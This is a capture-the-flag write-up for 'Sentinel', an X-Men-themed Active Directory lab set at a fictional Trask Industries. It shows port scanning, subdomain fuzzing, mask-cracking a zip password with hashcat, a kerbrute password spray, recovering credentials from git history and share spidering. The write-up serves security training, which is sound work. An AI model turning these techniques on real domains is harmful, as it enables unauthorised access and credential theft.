Approach and Framing
On Hack Smarter, Sentinel is presented as a simulated red team engagement, and it plays perfectly well that way. The vulnerabilities, trust relationships, and escalation paths all work exactly as designed. This writeup uses another frame, the one I had in mind while building it.
Sentinel was inspired by X-Men: Days of Future Past. In that framing we take the role of Kate “Kitty” Pryde, returned to the past to prevent the future the Sentinels create.
Except we’re not breaking into Trask Industries.
We work there.
Kitty is a new hire in R&D during the development of the Sentinel program. Our initial access isn’t a foothold an attacker earned, it’s the access a new employee is legitimately handed. From there we move through the company on the kinds of weaknesses that show up in real ones: overshared information, credentials committed to Git by accident, legacy password reuse, over-delegation, access controls nobody fully understood, permissions inherited from templates that have been evolving for years.
That changes the question you ask at each step. Not only:
How do I escalate from this account?
but:
What can someone in Kitty’s position see from here? What part of Trask Industries has she reached, and what does it tell her about the Sentinel program?
You can ignore the X-Men narrative entirely and play Sentinel as plain Active Directory. Nothing in the path requires the source material, and there’s no trivia. The story doesn’t sit on top of the technical content or bend it in fake ways. Every weakness here is one you’d actually see on an engagement, it just looks a little different on the outside, and learning to recognize it in that costume is the same skill as recognizing it in a client’s environment.
What the character adds is a layer underneath. Every identity she takes moves her deeper into the company building the future she came back to stop. The names, documents, legacy systems, and seemingly incidental corporate history start connecting as she gets closer to the people actually building it.
That’s the frame for this writeoff. Not because it’s required to solve the machine, because it’s how Sentinel was meant to be played.
Arrival
Initial Credentials
A welcome letter for a new employee at Trask Industries for Kate “Kitty” Pryde that comes with temp credentials (WelcomeLetter.pdf):
Username: k.pryde@trask.hsm
Password: KP_TempPass_1988!The temp password is dated to 1988, and the letter references legacy onboarding procedures before I’ve logged in anywhere. Remember that word, it’s going to show up a lot on this box.
Enumeration
One IP, one name:
DC01—10.0.0.5
Nmap
rustscan --ulimit 5000 -a 10.0.0.5 -- -sCV53/tcp open domain Simple DNS Plus
80/tcp open http Caddy httpd
|_http-server-header: Caddy
88/tcp open kerberos-sec Microsoft Windows Kerberos
389/tcp open ldap Microsoft Windows AD LDAP (Domain: trask.hsm)
445/tcp open microsoft-ds?
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: trask.hsm)
5985/tcp open http Microsoft HTTPAPI httpd 2.0
45985/tcp open http Microsoft HTTPAPI httpd 2.0The welcome credentials: NTLM is disabled, and Kerberos refuses them.
nxc smb dc01.trask.hsm -u k.pryde -p 'KP_TempPass_1988!'
SMB  10.0.0.5  445  DC01  [*] (NTLM:False) (DC:True)
SMB  10.0.0.5  445  DC01  [-] trask.hsm\k.pryde:KP_TempPass_1988! STATUS_NOT_SUPPORTED
nxc smb dc01.trask.hsm -d trask.hsm -u k.pryde -p 'KP_TempPass_1988!' -k
SMB dc01.trask.hsm 445 dc01 [-] trask.hsm\k.pryde:KP_TempPass_1988! KDC_ERR_PREAUTH_FAILEDKDC_ERR_PREAUTH_FAILED means the account exists but the password is wrong. Null authentication is off and TRASK\Guest is disabled.
This was given as a welcome credential linked to onboarding, but it’s not helping us here. The DC is a dead end for now, and the key fits a different lock.
Web
http://10.0.0.5 -> http://www.trask.hsm shows a single static page.

The contact form does POST but no additional information is gained.
Real handler, but it’s not vulnerable.
Directory enumeration is met by a wall of 429s:
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://trask.hsm/ --exclude-length 36 -t 2
.htaccess  (Status: 429) [Size: 0]
.htpasswd  (Status: 429) [Size: 0]
.mysql_history (Status: 429) [Size: 0]Subdomains
A reasonable ffuf over the bitquark top-100k list returns a lot of nothing:
ffuf -u http://10.0.0.5 -H "Host: FUZZ.trask.hsm" -w .../bitquark-subdomains-top100000.txt
blog    [Status: 200, Size: 0, Words: 1, Lines: 1]
ns1     [Status: 200, Size: 0, Words: 1, Lines: 1]
webmail [Status: 200, Size: 0, Words: 1, Lines: 1]
secure  [Status: 200, Size: 0, Words: 1, Lines: 1]
remote  [Status: 200, Size: 0, Words: 1, Lines: 1]
server  [Status: 200, Size: 0, Words: 1, Lines: 1]
Every one is 200, Size: 0 meaning the Caddy catch-all answering any Host: header. Filtering those out:
ffuf ... -fs 0
www [Status: 200, Size: 20588, Words: 6945, Lines: 367]
That’s just the same
trask.hsmsite. Keep going.
If I match on redirect codes instead of content, I get something more useful:
ffuf ... -mc 301,302,307
onboarding [Status: 302, Size: 0, Words: 1, Lines: 1]onboarding.trask.hsm
The 302 lands on a sign-in page.

Directory scanning meets the same 429 wall.
The rate limiter works as intended. There are no intentional vulnerabilities in the site, the sign-in box is the feature, and the welcome credentials are the key.
Employee Onboarding
The temporary credentials provided in the welcome letter allow us to log into the employee onboarding portal.

Clicking on the Read Welcome Message button brings us into the portal where we get a letter from the CEO, Bertrand Trask.

The sidebar menu has four sections that might be useful:


The New Hire Orientation Schedule contains a list of Trainer names which we can save for later testing.

The Password and Access Policy has two sections, an in-progress migration to new multi-factor authentication and a Legacy & Special System Access section.

The E-mail Signature page shows us the domain structure for e-mail accounts which likely matches the username setup as well.
At the very bottom of the menu, there is an option for Export All Files

We can download the file and when we try to unzip it, we see that it’s password protected:
unzip onboarding-documents.zip -d onboarding/
Archive:  onboarding-documents.zip
[onboarding-documents.zip] index.mdx password:Let’s go back to the Legacy & Special Systems Access section of the Password Policy
A very specific format for legacy passwords:
- exactly 16 characters
- starts with an uppercase letter (A-Z)
- any mix of letters and numbers
- contains the employee’s full hire year
- ends with a special character from (
!,@,#,$)
Masked example: ProtoTr****1973!
Mask -1='?u?l?d' = uppercase, lowercase, or digit:
hashcat -O -m 17225 -w 4 onboarding-documents.hash -a 3 -1='?u?l?d' 'ProtoTr?1?1?1?11973!' --username
# (or: john -1='?u?l?d' --mask='ProtoTr?1?1?1?11973!' onboarding-documents.hash)ProtoTr[SORRY STILL HIDDEN]1973! look at that it matches the legacy construction exactly! (For hashcat, strip the onboarding-documents.zip: prefix from the zip2john output, or add --username.)
The zip holds a copy of the same documents, nothing more. But the download page said one specific line:
What are we going to do with it though? On the Export All Files page, there’s a notation at the bottom:
Please ask your Trainer for the password to extract the contents.
Making a list of the trainers to match the expected first_initial.last_name format:
cat << 'EOF' > trainers.txt
j.berwick
b.trask
d.dunsire
k.curgenven
l.mitchell
k.ryan
e.parsons
EOF

kerbrute passwordspray --dc dc01.trask.hsm -d trask.hsm trainers.txt 'ProtoTr****1973!'
2025/12/02 15:02:24 > [+] VALID LOGIN: k.ryan@trask.hsm:ProtoTr****1973!This password is valid for the k.ryan account.
k.ryan who happens to be the IT Trainer for the Password Policy & Security portion of the orientation used her own password.
And these credentials work with Kerberos. We’ve crossed from the onboarding application into the Trask domain.
nxc smb dc01.trask.hsm -d trask.hsm -u k.ryan -p 'ProtoTr****1973!' -k
SMB  dc01.trask.hsm  445  dc01  [+] trask.hsm\k.ryan:ProtoTr****1973!
# full krb5.conf for the realm
cat << 'EOF' > ./krb5.conf
[libdefaults]
default_realm = TRASK.hsm
dns_lookup_realm = true
dns_lookup_kdc = true
[realms]
TRASK.hsm = {
kdc = dc01.trask.hsm
admin_server = dc01.trask.hsm
default_domain = trask.hsm
}
[domain_realm]
.trask.hsm = TRASK.hsm
trask.hsm = TRASK.hsm
dc01.trask.hsm = TRASK.hsm
.dc01.trask.hsm = TRASK.hsm
EOFTRASK\k.ryan Mapping the Domain
With domain credentials in hand, the next move is BloodHound.
bloodhound-ce-python -c All -d trask.hsm -u k.ryan -k -no-pass -dc dc01.trask.hsm --zip -ns 10.0.0.5
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
CRITICAL: Kerberos auth to LDAP failed, no authentication methods left
bloodhound.ad.utils.CollectionException: Could not authenticate to LDAP.
And… no.

rusthound-ce --kerberos -f $DC -d $DOMAIN -o . -z.
67 users parsed!  72 groups parsed!  1 computers parsed!  4 ous parsed!
./20260925211730_trask-hsm_rusthound-ce.zip created!
Shared Folder
nxc smb dc01.trask.hsm -d trask.hsm -u k.ryan -p 'ProtoTr****1973!' -k --shares
SMB  dc01.trask.hsm  445  dc01  New_Employee_Onboarding  READ
k.ryan can read New_Employee_Onboarding. Pulling it down:
nxc smb dc01.trask.hsm -d trask.hsm -u k.ryan -p 'ProtoTr****1973!' -k \
  -M spider_plus -o DOWNLOAD_FLAG=True OUTPUT_FOLDER=./shares MAX_FILE_SIZE=50000000
ls -lah shares/dc01.trask.hsm/New_Employee_Onboarding
drwxr-xr-x 7 .git
-rw-r--r-- 1 .gitignore
-rw-r--r-- 1 index.mdx
drwxr-xr-x 2 it-services-and-support
drwxr-xr-x 2 orientation-and-training
drwxr-xr-x 2 policies-and-forms
-rw-r--r-- 1 README.mdgit grep -B 3 -iw "password" $(git rev-list --all)
eb85470c...:Trainer_Guide.md-
eb85470c...:Trainer_Guide.md-**Temporary Login (change after each session):**
eb85470c...:Trainer_Guide.md-Username: e.parsons
eb85470c...:Trainer_Guide.md:Password: W[REDACTED]e.parsons is on the trainer list, so they’re probably still here. Testing it:
nxc smb dc01.trask.hsm -d trask.hsm -u e.parsons -p 'W[REDACTED]' -k
SMB dc01.trask.hsm 445 dc01 [+] trask.hsm\e.parsons:W[REDACTED]The e.parsons password from Git history still works.
TRASK\e.parsons But we don’t get too far: no new shares, no website login, and BloodHound’s graph shows e.parsons is in R&D_Auditors with no outbound object control and no useful writes in bloodyAD either.
Now, the question stops being “what can I do” and starts being “what’s different about what I can see.” Let me refresh the directory data from this new ticket and compare.
R&D
Comparing the rusthound-ce output for k.ryan against e.parsons:
k.ryan |
e.parsons |
|
|---|---|---|
| Users | 67 | 67 |
| Groups | 72 | 73 |
| Computers | 1 | 2 |
| OUs | 4 | 5 |
